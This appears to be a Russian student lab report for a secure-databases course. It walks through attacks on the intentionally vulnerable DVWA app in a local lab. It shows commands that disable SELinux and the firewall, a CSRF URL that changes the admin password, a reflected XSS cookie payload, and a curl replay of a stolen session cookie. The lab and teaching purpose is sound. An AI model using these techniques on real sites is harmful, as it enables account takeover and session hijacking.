

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение  
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ  
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г.  
ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ  
компьютерной безопасности и  
криптографии

**Кросс-сайтовая подделка запросов + Curl**

ОТЧЕТ ПО ДИСЦИПЛИНЕ

**«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЕННЫХ БАЗ ДАННЫХ»**

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Сенокосова Владислава Владимировича

Преподаватель


доцент, к.п.н

\_\_\_\_\_  
подпись, дата

А. С. Гераськин

Саратов 2024


Отключаем SELinux и Firewall:




```
root@Fedora14:/var/www/html/dvwa/vulnerabilities/xss_s
File Edit View Search Terminal Help
[root@Fedora14 xss_s]# echo 0 > /selinux/enforce
[root@Fedora14 xss_s]# service iptables stop
iptables: Flushing firewall rules: [ OK ]
iptables: Setting chains to policy ACCEPT: filter [ OK ]
iptables: Unloading modules: [ OK ]
[root@Fedora14 xss_s]#
```

Межсайтовая подделка запроса.


Вводим новый пароль на сервере:




Сменим пароль с помощью URL:



Скопируем измененный URL в блокнот:




Зайдем теперь с измененным паролем под пользователем admin. Как можно заметить мы успешно вошли под новым паролем:




## Отраженный XSS.

Введем в поле скрипт: `<script>alert(document.cookie)</script>`:




Сохраним в блокноте:



```
^ v x Untitled - Notepad
File Edit Search Help
http://192.168.1.38/dvwa/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#
security=low; PHPSESSID=tjk2r4i77h4g4eagrapf9ns932
```

Запуск CURL с полученными данными:



```
^ v x Untitled - Notepad
File Edit Search Help
http://192.168.1.38/dvwa/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#
security=low; PHPSESSID=tjk2r4i77h4g4eagrapf9ns932

curl -cookie "security=low; PHPSESSID=tjk2r4i77h4g4eagrapf9ns932" -location
"http://192.168.1.38/dvwa/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#"

```

Заменим test123 на password:

```
Untitled - Notepad
File Edit Search Help
http://192.168.1.38/dvwa/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#

security=low; PHPSESSID=tjk2r4i77h4g4eagrapf9ns932

curl -cookie "security=low; PHPSESSID=tjk2r4i77h4g4eagrapf9ns932" -location
"http://192.168.1.38/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#"

```

Теперь с помощью командной строки изменим пароль пользователя:

```
root@root: ~
File Edit View Terminal Help
root@root:~# cd /ro
rofs/ root/
root@root:~# cd /root/
root@root:~#
root@root:~# curl --cookie "security=low; PHPSESSID=tjk2r4i77h4g4eagrapf9ns932"
--location "http://192.168.1.38/dvwa/vulnerabilities/csrf/?password_new=password
&password_conf=password&Change=Change#"

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Cross Site Request Forgery (CSRF)</title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

```

Нашли запись о изменении пароля:




```
root@root: ~
File Edit View Terminal Help
<div class="body_padded">
  <h1>Vulnerability: Cross Site Request Forgery (CSRF)</h1>

  <div class="vulnerable_code_area">

    <h3>Change your admin password:</h3>
    <br>
    <form action="#" method="GET">    New password:<br>
    <input type="password" AUTOCOMPLETE="off" name="password_new"><br>
    Confirm new password: <br>
    <input type="password" AUTOCOMPLETE="off" name="password_conf">
    <br>
    <input type="submit" value="Change" name="Change">
  </form>
  <pre> Password Changed </pre>
</div>

<h2>More info</h2>
<ul>
  <li><a href="http://hiderefer.com/?http://www.owasp.org/index.php/Cross-Site_Request_Forgery" target="_blank">http://www.owasp.org/index.php/Cross-Site_Request_Forgery</a></li>
</ul>
```

Теперь произведем авторизацию с измененным паролем и можно убедиться, что он действительно изменился:



Вывод о проделанной работе:

```
root@root: ~
File Edit View Terminal Help
root@root:~# ls -l | grep curl.txt
-rw-r--r-- 1 root root 4609 2024-02-16 06:52 curl.txt
root@root:~# date
Fri Feb 16 06:52:58 EST 2024
root@root:~# echo "senokosovvv"
senokosovvv
root@root:~#
```

